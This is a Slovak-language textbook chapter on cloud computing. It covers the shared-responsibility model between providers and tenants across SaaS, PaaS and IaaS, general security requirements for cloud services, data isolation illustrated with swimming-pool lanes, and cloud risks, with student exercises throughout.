Závislosť na poskytovateľovi služieb znižuje možnosť rozhodovania o používanom softvéri, verejne dostupné aplikácie často nemajú požadovaný rozsah funkcií (sú šité na mieru požiadaviek väčšiny), môžu byť menej stabilné a ich používanie sa môže vymykať právnemu rámcu krajiny, v ktorej je služba odoberaná.

Možnými negatívami sú:

- neschopnosť opustiť Cloud službu (vendor lock-in),
- znížená bezpečnosť, možnosť zneužitia informácií,
- závislosť na internete (priepustnosť a dostupnosť pripojenia),
- zmena návykov pri používaní,
- potreba prejsť na nové riešenia môže vygenerovať vysoké náklady na túto zmenu,
- cena dlhodobého alebo masívneho používania Cloud služieb môže byť vysoká.

Cloud prináša množstvo možností pre rozšírenie a vedenie biznisu. Umožňuje uvoľnenie zdrojov firiem z IT a ich preorientovanie na riadenie biznisu. Cloud však nie sú len možnosti a zlepšenia a výhody pre firmu. Keďže celé prostredie je virtuálne a uložené na informačno-komunikačných technológiách, musíme vnímať aj ďalšie vlastnosti Cloudu, ktoré môžu pre nás byť čiastočne na prvý pohľad skryté.

Asi najviac diskutovaná je oblasť bezpečnosti Cloud služieb, ktorej budeme venovať pozornosť neskôr.

Zodpovednosť za prevádzkovanie Cloudu

Cloudové systémy ponúkajú možnosti nielen pre naplnenie jednoduchých cieľov klientov (odoberateľov Cloud služieb), ako je napr. vytvorenie prostredia na ukladanie dát a výpočtový výkon. V Cloude sú k dispozícii aj služby pre vykonanie zložitejších výpočtových úloh, ktoré môžu využívať jednotlivci aj firmy a rôzne spoločnosti.

Firmy si napr. vedú v aplikáciách v Cloude:

- účtovníctvo, mzdy a personalistiku,
- kompletnú kanceláriu - **Office application,**
- aplikácie podporujúce riadenie vzťahu so zákazníkom alebo jeho obsluhu - **Customer Relationship Management,**
- aplikácie podporujúce riadenie podnikových zdrojov, vnútropodnikový informačný systém na správu a koordináciu firemných zdrojov, pracovísk a biznis sféry podniku - **Enterprise Resource Planning.**

Nájdi širšiu definíciu a charakteristiku pojmov:

- *Office application*
- *Customer Relationship Management*
- *Enterprise Resource Planning*

Uveďte príklady aplikácií, ktoré sa prevádzkujú ako Cloud služba typu SaaS (definícia SaaS – viď kapitola 2.).

Možnosti Cloud služieb sú široké, niekedy postačuje zaregistrovať sa, a tým sa otvorí možnosť získať prístup k inovatívnym a pokročilým technológiám, ako je napríklad umelá inteligencia (**Artificial Intelligence** - zbieranie, spracovanie a vyťažovanie dát v obrovských množstvách o čomkoľvek, nielen o firemných klientoch. Cloud prináša možnosť testovať a reálne využívať zdroje pre masívne výpočty, simulácie na kvantových počítačoch a mnoho ďalších.

Nájdite príklady Cloud služieb, ktoré patria do oblasti umelej inteligencie. Uveďte príklady možností ich využitia.

Ako všetko na svete, aj Cloud môže mať negatívne stránky a dopady, pokiaľ sú služby využívané nesprávne alebo nezodpovedne. Pre správne a zodpovedné využitie Cloud služieb je nutné pochopiť, aké stavebné prvky Cloud služby využívajú alebo z akých sa stavajú, spôsob ich zodpovedného použitia alebo nastavenia. V ekosystéme Cloudu totiž platí, že každý jeho účastník má svoju mieru zodpovednosti a jej uplatnenie má svoje hranice. Takže skôr ako sa prepracujete k využitiu vyššie spomenutých možností Cloudu, je nutné pochopiť základ, t.j. čo sú

základné stavebné kamene, z ktorých je vystavaný Cloud a hranice zodpovednosti za ich využitie.

Všetky tri servisné modely, ktoré boli uvedené v predchádzajúcich kapitolách – SaaS, PaaS, IaaS – vždy zahŕňajú minimálne **dve účastnícke strany: spotrebiteľ Cloud služby a poskytovateľ Cloud služby.**


Každá strana vzťahu nesie istú mieru zodpovednosti za

- dostupnosť,
- prevádzku,
- bezpečnosť použitia,

takto poskytovaných alebo konzumovaných Cloud služieb.

Hovoríme o tzv. **zdieľanej zodpovednosti (shared responsibility),** ktorej hranica – **hranica zodpovednosti - sa posúva smerom** k jednej alebo druhej účastníckej strane v závislosti od typu servisného modelu.

Významným hráčom v oblasti zdieľanej zodpovednosti je oblasť **bezpečnosti**, ku ktorej sa ešte vrátime v nasledujúcich častiach, rovnako ako k definícii hranice zodpovednosti (viď zelenú líniu na obrázku).



Obr.: – Hranice zodpovednosti (zdroj NIST[4])

Nasledujúca tabuľka je prehľadným zhrnutím **rozdelenia zodpovedností** medzi spotrebiteľom a poskytovateľom služieb v Cloud-e z pohľadu poskytovania a konzumácie (využívania) služieb dostupných v jednotlivých servisných modeloch.

Servisný model	Spotrebiteľ	Poskytovateľ
SaaS	Používa aplikáciu/ servis na prevádzku biznis procesu.	Inštaluje, spravuje, udržiava a podporuje softvérové aplikácie v cloud infraštruktúre.
PaaS	Vyvíja, testuje, nasadzuje a spravuje aplikácie hosťované v cloud systéme.	Poskytuje a spravuje cloud infraštruktúru a middleware pre odberateľov platformy; poskytuje nástroje na vývoj, nasadenie a spravovanie pre konzumentov platformy.
IaaS	Vytvára/inštaluje, spravuje a monitoruje služby prevádzky IT infraštruktúry.	Poskytuje a spravuje fyzickú prevádzku, úložisko, siete, a hosťovanie prostredia a cloud infraštruktúry pre IaaS konzumentov.

Cloud a bezpečnosť

Obr.: Welcome to the Cloud Security Alliance[54]

V Kapitole "Zodpovednosť za prevádzkovanie Cloudu" bolo uvedené, že Cloud služby majú minimálne dve účastnícke strany (dvoch participantov) – poskytovateľa a odberateľa (resp. spotrebiteľa alebo aj nájomníka Cloudu).

[54] Welcome to the Cloud Security Alliance [25.01.2024] Dostupné online: https://cloudsecurityalliance.org/

Anglicky sú zaužívané aj pojmy **Cloud Provider** a **Cloud Tenant**. Rovnako bolo uvedené, že obe tieto strany sa podieľajú, okrem iného, aj na zodpovednosti za bezpečnosť využitia Cloud služieb. Toto rozdelenie nazývame: **zdieľaná zodpovednosť za bezpečnosť – shared responsibility.**

V kapitole "Stavebné prvky Cloudu" je uvedená informácia o servisných modeloch Cloud služieb, ktoré Cloud prostredie poskytuje a ktoré môže odberateľ, resp. spotrebiteľ využiť v súlade so svojimi potrebami.


Napríklad:

- odberateľ potrebuje využiť len infraštruktúrne služby, t.j. pamäťový a procesorový výkon, alebo úložisko,
- odberateľ potrebuje využiť skôr komplexnejšie služby, t.j. ucelené hotové aplikácie.

Každý servisný model je postavený približne na rovnakých technologických alebo hardvérových prvkoch, avšak z pohľadu prevádzky a spôsobu využitia služieb v jednotlivých servisných modeloch existuje už spomínaná hranica medzi záväzkami a povinnosťami účastníckych strán.

V závislosti od vybraného servisného modelu (IaaS, PaaS, SaaS), to znamená v závislosti od typu zapojených služieb, že sa posúva hranica zodpovednosti za využitie služieb, ich nastavovanie, ale aj iniciovanie bezpečnostných funkcií buď smerom k odberateľovi Cloud služby (ten kto službu čerpá je zodpovedný za jej bezpečné nastavenie), alebo smerom k poskytovateľovi (zodpovedný je poskytovateľ). [Pozri aj zelenú líniu na obr. Hranice zodpovednosti.] Rozsah zodpovednosti účastníckych strán pre jednotlivé servisné modely Cloud služieb na obrázku je definovaný farbami a zelenou líniou.

Rozdelenie zodpovednosti



Obr.: Shared Responsibility Model Explained[55]

Poskytovateľ je zodpovedný za bezpečnosť ponúkaných služieb a za poskytovanie bezpečnostných funkcií, umožňujúcich nasadenie alebo implementáciu bezpečnostných opatrení odberateľovi Cloud služieb, napr.

- fyzická bezpečnosť dátového centra (DC),
- riadenie a kontrola prístupu fyzických osôb do DC,
- výber, spoľahlivosť a odborná spôsobilosť zamestnancov obsluhujúcich celé infraštruktúrne, technologické a aplikačné prostredie,
- poskytovanie infraštruktúry, technológií a aplikácií v súlade s poskytovateľom deklarovanými bezpečnostnými štandardmi,
- poskytovanie bezpečnostných softvérových funkcií,
- monitoring a nástroje
    - na zabezpečenie nepretržitého chodu služieb,
    - na ochranu pred bezpečnostnými útokmi a incidentami,
- schopnosť bez zdržania (angl. without due delay) reagovať na neštandardné udalosti a zabezpečiť ich sanáciu,
- prevenciu a profylaktiku (čistenie, preventívna údržba počítačov od prachu a nečistôt) v oblastiach štandardnej prevádzky, ale aj v oblasti bezpečnosti.

[55] Shared Responsibility Model Explained [25.01.2024] Dostupné online: https://cloudsecurityalliance.org/blog/2020/08/26/shared-responsibility-model-explained/

Odberateľ je zodpovedný za bezpečný spôsob používania odoberaných služieb, napr.

- implementovať dostupné bezpečnostné funkcie (zapnúť šifrovanie),
- dodržiavať bezpečnostné pravidlá doporučené poskytovateľom pre odberateľa (zvoliť silné heslo, využiť viacfaktorovú autentifikáciu, neprezrádzať heslo...),
- riadiť prístup používateľov ku cloudovej službe,
- používať službu v súlade s účelom,
- zabezpečiť a overiť kvalitu a bezpečnosť vlastnými silami vytvoreného SW nasadeného a prevádzkovaného v Cloud prostredí.

Vyhľadajte príklady bezpečnostných a prevádzkových štandardov odporúčaných alebo záväzných pre Cloud .

Vyššie uvedené zodpovednosti a ich implementácia a dodržiavanie je kritické najmä pre modely IaaS a PaaS.

V prípade prenájmu jedného virtuálneho počítača v Cloude je bezpečnosť nastavenia a prevádzky budúceho riešenia alebo aplikácie v danom virtuálnom prostredí v zodpovednosti odberateľa. Pre každé verejne poskytované Cloud prostredie je nutné pochopiť spôsob zdieľania systémových služieb a priestoru v Cloude. Architektúra Cloudu je štandardizovaná, zložená z typických technologických a infraštruktúrnych prvkov, ktoré sa opakujú v rôznych Cloud službách (štandardizované služby nazývame aj „servisný katalóg“). Ich poznanie umožňuje odberateľovi nasadiť alebo iniciovať bezpečnostné prvky pre tie časti ekosystému, za ktoré je sám zodpovedný.

Pre model SaaS, kedy odoberáme celú hotovú službu (napríklad e-mailové služby), je situácia odlišná.

Pre SaaS služby platí, že možnosť ovplyvniť bezpečnosť služby pre odberateľa je veľmi malá, alebo žiadna.

Aj v prípade SaaS by mali mať Cloud služby prevádzkové a bezpečnostné opatrenia nastavené v súlade s bezpečnostnými požiadavkami a štandardami. Prax ukazuje, že to nie je vždy tak.

V nadväznosti na cvičenie “vyhľadajte cloudové služby”, doplňte k nim informácie, aké bezpečnostné požiadavky a štandardy nájdené služby plnia.

V súlade s definíciou hranice zodpovednosti je

- za prevádzku, riadenie a používanie Cloud služby typu SaaS,
- za poskytovanie funkčnej aplikácie, jej bezpečnosti,
- za implementáciu bezpečnostných opatrení v SaaS

prevažne zodpovedný poskytovateľ.

Preto je pri zámere využívať aplikácie typu SaaS pre odberateľa dôležité, okrem požadovanej funkcionality SaaS-u, vopred posúdiť mieru bezpečnosti daných služieb a používať ich len v prípade, ak je bezpečnostné riziko súvisiace s ich použitím nízke alebo akceptovateľné.

To znamená, že **v zodpovednosti odberateľa je analýza funkčnosti a bezpečnosti Cloud služby**, ktorú zamýšľa využívať. Následne, pokiaľ odberateľ k využívaniu služieb pristúpi, je zodpovedný aj za riadenie prístupov alebo aj práce používateľov.

- Poskytovanie účtovníctva formou SaaS - v takomto prípade má odberateľ možnosť aplikáciu v Cloude len používať, a to v súlade s pravidlami poskytovateľa. Odberateľ má povinnosť napríklad vytvoriť si silné heslo a nikomu ho neposkytovať. Je čisto na rozhodnutí odberateľa, či podstúpi prípadné riziko používať takúto službu, pretože môže nastať prípad, že poskytovateľ nedodrží niektoré bezpečnostné opatrenie alebo by sa ukázalo, že aplikácia nie je v súlade s požadovanými normami.

Odberateľ Cloud služby vo všeobecnosti musí počítať s tým, že poskytovateľ predáva, a teda poskytuje rovnaký systém, aplikáciu alebo službu viacnásobne, t.j. viacerým odberateľom. Je potrebné mať na pamäti, že priestor, ktorý využíva odberateľ je prevádzkovaný vo veľkom, a zároveň zdieľanom bludisku informačno-komunikačných technológii.

Tým, že sa odberateľ rozhodne používať Cloud službu v zdieľanom prostredí, sa zároveň spolieha na správnosť, resp. korektnosť využívania zdieľaného priestoru všetkými účastníkmi ekosystému. Pretože klient/odberateľ služby nevie úplne overiť funkčnosť a bezpečnosť tohto priestoru, je veľmi dôležité nielen dodržiavanie pravidiel, ale aj kontrola ich dodržiavania.

Využívanie Cloudu má mnohé výhody, ale prináša aj zodpovednosti. Miera zodpovednosti sa posúva medzi prevádzkovateľom Cloudu a odberateľom v závislosti od servisného modelu Cloudu. V zásade platí, že čím väčšiu voľnosť vyžadujeme od prevádzkovateľa, tým väčšia miera zodpovednosti je na strane odberateľa Cloud služby.

Bezpečnosť v Cloude je možné nastaviť. A to je povinnosť oboch účastníckych strán v Cloud ekosystéme.

Požiadavky na bezpečnosť Cloud služieb

Obr.: Cloud Security Alliance[56]

Už v predchádzajúcich kapitolách bolo v súvislosti s využívaním Cloudu viackrát spomenuté, že bezpečnosť je neoddeliteľnou súčasťou cloudu.

V súvislosti s oblasťou bezpečnosti v Cloude je potrebné uvedomiť si, čo je našim cieľom, prečo stojíme pred rozhodnutím používať, resp. nepoužívať konkrétnu Cloud službu, a aký je účel jej využívania.

Najčastejšou motiváciou využívať Cloud služby je predpoklad ich nízkej obstarávacej ceny.

Jednoznačne **najvyššou hodnotou**, ktorú treba mať na zreteli pri posudzovaní kvality Cloud služby z pohľadu bezpečnosti, **sú informácie (dáta) a miera ich citlivosti, ktorá priamo definuje potrebu ich** väčšej alebo menšej **ochrany**. Vo všeobecnosti platí: „Čím sú dáta ktoré v Cloude spracovávam citlivejšie, tým je požiadavka na ich ochranu silnejšia."

Dáta uložené alebo spracovávané v Cloude sú **dislokované**, teda sú mimo našej kontroly z pohľadu ich fyzického umiestnenia. Ich ochrana musí byť aspoň taká dobrá, ako keby boli umiestnené „doma", ak nie vyššia. Paradoxom a zároveň dobrou správou je, že v niektorých Cloud prostrediach je skutočne možné mať k dispozícii také bezpečnostné funkcie, ktoré nám zabezpečia vyššiu mieru ochrany v porovnaní s domácim dátovým centrom (DC).

Prečo je to tak?

Najčastejšie používame zdieľané priestory z ekonomických dôvodov. Tu sa ukazuje jeden z hlavných prínosov faktoru „zdieľania": finančné náklady náročných bezpečnostných funkcií, ktoré sú ekonomicky neúnosné pre jedného zákazníka, sa rozdelia medzi tých, ktorí službu zdieľajú. Vďaka tomu sa pre odberateľov služby

[56] Cloud Security Alliance [25.01.2024] Dostupné online https://cloudsecurityalliance.org/

táto stane dostupnejšou a jej využitím získajú odberatelia bezpečnostný prvok, ktorý si „doma" dovoliť nemôžu.

Všeobecné požiadavky na bezpečnosť:

1. **Bezpečnosť** uloženia alebo spracovania dát v Cloude musí byť **porovnateľná alebo vyššia** ako v domácom dátovom centre (anglicky: on-premise).
2. Dáta majú byť uložené alebo spracovávané v dátových centrách, ktorých fyzické **umiestnenie je v krajinách s dostatočnou úrovňou ochrany.**[57]
3. **Dáta jedného odberateľa majú byť primerane oddelené** (v závislosti od ich citlivosti), presnejšie: izolované od ostatných odberateľov. Cieľom tejto požiadavky je zamedziť neoprávnenému zdieľaniu alebo miešaniu dát rôznych zákazníkov (detaily viď neskôr v časti: Izolácia dát v Cloude).
4. **Prístup k dátam má byť riadený a kontrolovateľný**. K dispozícii majú byť také opatrenia, vďaka ktorým je možné zabezpečiť, aby sa k dátam dostal len oprávnený používateľ, poprípade len z presne určeného zariadenia (vizualizácia viď Obr. 3 a 4 v časti Izolácia dát v Cloude: – turnikety pre vstup do bazéna).
5. **Poskytovateľ Cloud služby musí byť schopný preukázať sa výsledkami hodnotenia bezpečnosti** jeho služieb vykonaných treťou stranou – akreditovaným subjektom (bezpečnostný audit, penetračný test, certifikát o súlade s normami ako sú ISO/IEC 27001 a 27018, EUMC, GDPR a pod.).
6. **Poskytovateľ cloudovej služby musí byť schopný zabezpečiť súčinnosť** v prípade potreby odberateľa službu opustiť, ide najmä o zabezpečenie vrátenia dát zákazníkovi/odberateľovi služby, korektné vymazanie dát z prostredí Cloud služby a vierohodné doloženie skutočného stavu odstránenia dát odberateľa z úložísk poskytovateľa.
7. **Cloudová služba musí byť poskytovaná v súlade s legislatívnymi požiadavkami** v relevantných prípadoch.
8. **Cloudový poskytovateľ musí poskytovať vopred definovanú dostupnosť** svojich Cloudových služieb (napr. hodnota miery dostupnosti v percentách), vrátane zálohovania dát, prípadne dostupnosť alternatívnych záložných služieb a zdrojov a musí vedieť preukázať deklarované parametre, napr. historickými štatistickými ukazovateľmi (príklad neskôr v časti Izolácia dát v Cloude: poskytovateľ vie poskytnúť ďalší bazén v aqua-parku, ak práve jeden konkrétny nie je v prevádzke).
9. **Cloudový poskytovateľ musí mať schopnosť zabezpečiť monitorovacie možnosti a incident manažment** (viď príklad neskôr v časti Izolácia dát v Cloude: plavčík v Aqua-parku).

Pozn.: Zoznam nie je úplný, vybraté sú najfrekventovanejšie požiadavky. Navrhnite ďalšie požiadavky, ktoré by ste mohli mať na cloudového poskytovateľa.

[57] Prenos do krajín zaručujúcich primeranú úroveň ochrany Dostupné online; https://dataprotection.gov.sk/uoou/sk/content/prenos-do-krajin-zarucujucich-primeranu-uroven-ochrany [21.09.2023]

Plnenie vyššie uvedených požiadaviek, samozrejme, nemusí byť 100%-né. Nesplnené požiadavky sa následne pretransformujú do rizík používania konkrétnej Cloud služby. **V niektorých prípadoch, kedy dochádza k spracovávaniu alebo ukladaniu dát, ktorých úroveň citlivosti je nízka, nie je nevyhnutné, aby daná Cloud služba spĺňala všetky vyššie uvedené požiadavky. Od niektorých je možné upustiť.**

Izolácia dát

Izolácia dát je požiadavka, ktorá súvisí s potrebou ochrániť informácie tak, aby sa k nim dostal len oprávnený používateľ alebo "konzument". Z uvedeného je zrejmé, že práve preto sú dáta, resp. informácie, predmetom ochrany. Dáta chránime, pretože sú pre organizáciou pokladané za citlivé, či už ide osobné dáta, alebo citlivé s pohľadu organizácie, napr. nové produkty organizácie, alebo výsledky žiakov za jednotlivé roky.

Neoprávnený prístup k citlivým informáciám môže mať rôzne dopady, napr. poškodenie reputácie, pokuta za neoprávnené prezradenie, porušenie regulácie alebo zákona a pod.

Jednou z foriem zabezpečenia požiadavky, aby sa len oprávnený subjekt dostal k informáciám - aj to len k takým, na aké má nárok - je zabezpečenie oddelenia týchto informácií od iných, t.j. **izolácia**. Napríklad v ľubovoľnej "chat" aplikácii je možné vytvoriť privátnu komunikáciu medzi dvoma účastníkmi alebo aj skupinovú komunikáciu v uzavretej skupine používateľov, rovnako ako komunikáciu verejnú vo verejnom komunikačnom kanáli - čete.


Požiadavka na izoláciu dát nie je neznáma ani pre oblasť ukladania alebo spracovania informácií v Cloude. Špeciálne v prípade spracovania citlivých dát v Cloude môže byť veľmi striktná. Osobitný prístup k požiadavke na izoláciu dát je potrebný najmä v oblasti tzv. regulovaného biznisu, akým sú napríklad finančné domy.

Otestujte možnosti izolácie dát v rôznych "chat" aplikáciách (napr. WhatsApp, Messenger, Telegram, Signal a pod.) a porovnajte ich medzi sebou. Nájdite výhody a nevýhody porovnávaných aplikácií. Pokúste sa identifikovať pokročilé bezpečnostné vlastnosti porovnávaných aplikácií a pridajte ich do porovnania (napr. pre oblasť šifrovania).


Čo je to izolácia dát v prípade Cloudu?

Izolácia dát v prípade Cloudu je schopnosť poskytovateľa cloudovej služby zabezpečiť technologickými alebo aplikačnými funkciami oddelenie dát jedného odberateľa Cloud služby od iného (dáta sa v žiadnom prípade nesmú pomiešať).

Túto požiadavku je možné vizualizovať si napr. pomocou plaveckého bazéna. Využijeme priblíženie pomocou klasických plaveckých dráh a plaveckých dráh, ktoré majú, do istej miery na tento účel prehnané, úplné rozdelenie, viď Obr. 3 a 4.



Obr. 3 Plavecké dráhy s nepriepustnými mantinelmi, ktoré začínajú nad hladinou a siahajú až po dno, a ktoré zabezpečia, že plavci sú striktne oddelení



Obr. 4 Štandardné plavecké dráhy, ktoré nedokážu úplne zabezpečiť, že budú plavci oddelení

Kým plavci na obr. 3 sú vďaka prehnaným mantinelom oddelení tak, že prejsť do dráhy suseda môžu len ťažko a za vynaloženia relatívne veľkého úsilia, tí, ktorí sú oddelení len štandardným spôsobom (obr. 4), to až také ťažké mať nebudú.

V jazyku IT sveta: je potrebné vybrať (alebo mať k dispozícii) také technologické alebo aplikačné prostriedky, aby bolo možné zaistiť dostatočne spoľahlivé oddelenie

dát. Výber takéhoto prostriedku je ovplyvnený úrovňou citlivosti dát, ktoré potrebujeme spracovávať alebo ukladať v Cloude. Čím citlivejšie dáta, tým striktnejšia technika alebo technológia má byť použitá na izoláciu dát. Zároveň platí, že čím striktnejšie je oddelenie (izolácia), tým vyššie sú náklady za cloudové technológie.


Je dôležité vedieť, ako sú dáta uložené a spracovávané v Cloude. Je potrebné mať neustále na pamäti, že Cloud môže byť dobrý sluha za predpokladu dodržania určených pravidiel. Cloud je plný užitočných príležitostí a nástrojov, ktoré môžu napríklad pomôcť rýchlejšie rozbehnúť firemný biznis za primerané alebo nízke náklady. Neustále je však potrebné pamätať si, že systém je založený na princípe akvizície (zlúčenia) veľkého počtu odberateľov a zdieľania techniky, technológií, priestoru a nákladov. Na to, aby sme si to mohli lepšie predstaviť, nám poslúžia už spomínané dva príklady:

- úplne oddelené dráhy povedzme súťažného bazéna, pri ktorom sa predpokladá organizované použitie na báze pravidiel, ale v ktorom je každý sám za seba, vo svojej dráhe, t.j. vo svojom prostredí, v ktorom môže robiť, čo chce, resp. čo potrebuje, a to s minimálnym alebo žiadnym dopadom na zvyšnú časť bazéna,
- plavecké dráhy bežného plaveckého bazéna, kde svojvoľnú činnosť športovca pocítia aj v inej dráhe.

Uvedené princípy na jednej strane pomáhajú udržiavať bezpečnosť a spoľahlivú prevádzku v Cloude na požadovanej úrovni kvality služieb, avšak na strane druhej môžu byť zdrojom rizík. Rizikám v súvislosti s Cloudom je určená ďalšia kapitola

Riziká Cloud-u a ich riadenie

V predchádzajúcich kapitolách sme hovorili o tom, že faktor zdieľania zdrojov poskytovaných a využívaných vo forme Cloud služieb môže mať ekonomický prínos (Economy of the Scale), zároveň však prináša zdieľanie zodpovednosti za správne a bezpečné používanie Cloud služieb. Nielen poskytovateľ Cloud služby je zodpovedný za jej bezpečné prevádzkovanie, ale aj odberateľ má povinnosť dodržiavať isté pravidlá bezpečného správania sa v cloudovom prostredí. Nevhodné alebo nezodpovedné používanie cloudových zdrojov a služieb môže mať dopad na bezpečnosť či už používania cloudových služieb, alebo spracovania citlivých dát v cloudovom prostredí. Rovnako, ako nezodpovedné správanie sa v živote, aj nezodpovedné správanie sa v cloudovom prostredí nás vystavuje riziku.



Obr.: Top 10 Cloud Security Risks & Solution in 2023 & How to Tackle Them[58]

Prvým predpokladom, že Cloud služba má len nízke riziko svojho použitia, je, že daná služba spĺňa základné bezpečnostné požiadavky, napríklad:

- miesto uloženia a spracovania dát je len v dohodnutých dátových centrách alebo lokalitách (napr. v rámci Európskej únie),
- je nasadené vhodné a dostatočné oddelenie (segregácia) dát rôznych odberateľov cloud služieb,
- cloud umožňuje kontrolovateľný a neobmedzený prístup k vypublikovaným dátam a službám,
- vlastnosti cloud služieb preukazujú súlad s požiadavkami legislatívy a regulátorov, ak je takýto súlad požadovaný,
- cloudová služba má schopnosť zabezpečiť dostupnosť, integritu a dôvernosť dát, napríklad využitím techník

    - šifrovania (zamedzenia čitateľnosti dát pre toho, kto nemá prístup k šifrovaciemu kľúču),
    - riadenia prístupu k dátam (len oprávnený používateľ uvidí dáta, aj to len tie, na ktoré má povolenie),
    - auditovania (získavanie záznamov o tom, čo sa s dátami stalo – stopovanie/trekovanie),

[58] Top 10 Cloud Security Risks & Solution in 2023 & How to Tackle Them [25.01.2024] Dostupné online: https://appinventiv.com/blog/cloud-security-risks-and-solutions/

- redundancie (vytváranie tieňových služieb, ktoré sú schopné prevziať úlohu primárnej služby, ak táto z akýchkoľvek dôvodov vypadne alebo sa stane nedostupnou),

- cloudová služba má schopnosť manažovať a monitorovať služby aplikácií v cloude s cieľom predchádzať neželaným výpadkom alebo rôznym prevádzkovým a bezpečnostným incidentom.

